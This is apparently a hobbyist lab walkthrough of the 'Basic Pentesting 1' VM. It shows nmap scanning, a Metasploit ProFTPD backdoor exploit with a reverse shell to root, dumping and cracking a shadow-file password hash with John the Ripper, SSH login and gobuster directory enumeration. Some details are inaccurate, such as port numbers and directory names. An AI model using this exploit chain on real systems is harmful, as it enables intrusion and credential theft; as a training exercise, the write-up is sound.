MARLIN SPIKE BASIC PENTESTING 1

Ifconfig shows that i am on 192.168.1.11/24 because of the subnet mask of 255.255.255.0
I will do a nmap scan of 192.168.1.0/24 with the -sV flag to probe the ports and see the services running on the ports. The O flag is for operating system detection.

```
┌──(akid㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.11  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe02:c012  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:02:c0:12  txqueuelen 1000  (Ethernet)
        RX packets 1151  bytes 387194 (378.1 KiB)
        RX errors 0  dropped 10  overruns 0  frame 0
        TX packets 352  bytes 26224 (25.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(akid㉿kali)-[~]
└─$ nmap 192.168.1.0/24 -sV -O
```

```
Nmap scan report for 192.168.1.2
Host is up (0.00026s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:85:8B:99 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

The target machine has the IP address of 192.168.1.2 and is using ubuntu and running a web server, as port 80 is running a http service.
Tcp port 21 and 22 are also open

FLAG 1:
On the metasploitable framework, i can search proFTPD 1.1.3c to see if there is an exploit for it.

```
msf > search proFTPD

Matching Modules
================

   #   Name                                                  Disclosure Date  Ran
k       Check  Description
   -   ----                                                  ---------------  ---
-       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent           2011-01-08       ave
rage    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                     2006-11-26       gre
at      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2    \_ target: Automatic Targeting                       .                .
        .      .
   3    \_ target: Debug                                     .                .
        .      .
   4    \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .             .
        .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                 2010-11-01       gre
at      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   6    \_ target: Automatic Targeting                       .                .
        .      .
   7    \_ target: Debug                                     .                .
        .      .
   8    \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)       .                .
        .      .
   9   exploit/linux/ftp/proftp_telnet_iac                   2010-11-01       gre
at      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   10   \_ target: Automatic Targeting                       .                .
        .      .
   11   \_ target: Debug                                     .                .
        .      .
   12   \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .          .
        .      .
   13   \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  .  .
        .      .
   14   \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)      .                .
        .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                 2015-04-22       exc
ellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor                2010-12-02       exc
ellent  No     ProFTPD-1.3.3c Backdoor Command Execution
```

Below is the exploit we can use as port 22 is running this version

```
   16  exploit/unix/ftp/proftpd_133c_backdoor                2010-12-02       exc
ellent  No     ProFTPD-1.3.3c Backdoor Command Execution
```

```
msf > use exploit/unix/ftp/proftpd_133c_backdoo

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02       excellent  No     ProFTPD-1.3.3c
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proft
pd_133c_backdoor

[*] Using exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

With this i can show options and set my RHOSTS to 192.168.1.2. I will also select a payload which would give us a reverse shell


```
msf exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                  .                normal  No     Add user with
useradd
   1  payload/cmd/unix/bind_perl                .                normal  No     Unix Command S
hell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command S
hell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                  .                normal  No     Unix Command,
Generic Command Execution
   4  payload/cmd/unix/reverse                  .                normal  No     Unix Command S
hell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command S
hell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command S
hell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command S
hell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .              normal  No     Unix Command S
hell, Double Reverse TCP SSL (telnet)

msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
```

```
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.1.2      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[-] 192.168.1.2:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf exploit(unix/ftp/proftpd_133c_backdoor) > EXPLOIT
[-] Unknown command: EXPLOIT. Did you mean exploit? Run the help command for more details.
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.1.11:4444
[*] 192.168.1.2:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kvDkZB3LF8lYp0T0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
```

```
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
whoami
root
```

As u can see we are now in the ROOT user.
First flag caught booyah
What can we do next with root level access?
We can access his shadow file to see his hashed passwords and use john to help us.

```
cd etc/shadow
sh: 10: cd: can't cd to etc/shadow
cd etc
cat shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:
::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```




I copied the hashed passwords into a txt called marlinhash.txt

```
┌──(akid㉿kali)-[~]
└─$ john marlinhash.txt
Created directory: /home/akid/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2026-01-31 21:20) 100.0g/s 1200p/s 1200c/s 1200C/s marlinspike..marlinspike0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


With the help of john the ripper, it is found that his username is the same as his password.

After this I tried to SSH into his device using TCP port 22.

```
┌──(akid㉿kali)-[~]
└─$ ssh  marlinspike@192.168.1.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
marlinspike@192.168.1.2's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$
```



Second flag is the HTTP server on port 60
Port 60 is running a HTTP service and typing the device ip into a browser should return a website



It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

Since there are no links and it looks barebones, we can use gobuster which is a directory brute forcing too which can show use hidden directories, tested against the /usr/share/wordlists/dirb/common.txt

```
┌──(akid㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.2 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 290]
.htpasswd            (Status: 403) [Size: 295]
.htaccess            (Status: 403) [Size: 295]
index.html           (Status: 200) [Size: 177]
secret               (Status: 301) [Size: 311] [--> http://192.168.1.2/secret/]
server-status        (Status: 403) [Size: 299]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


There is a hidden directory /hidden.


When going to this site and clicking the my secret blog link, it shows us that the vtcsec domain is down, so i added it into my host file




```
┌──(akid㉿kali)-[~]
└─$ sudo nano /etc/hosts

┌──(akid㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

192.168.1.2     vtcsec
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

After configuring this, it shows us his secret blog


Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
Not Secure
http://vtcsec/secret/
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
MY SECRET BLOG
Just another WordPress site

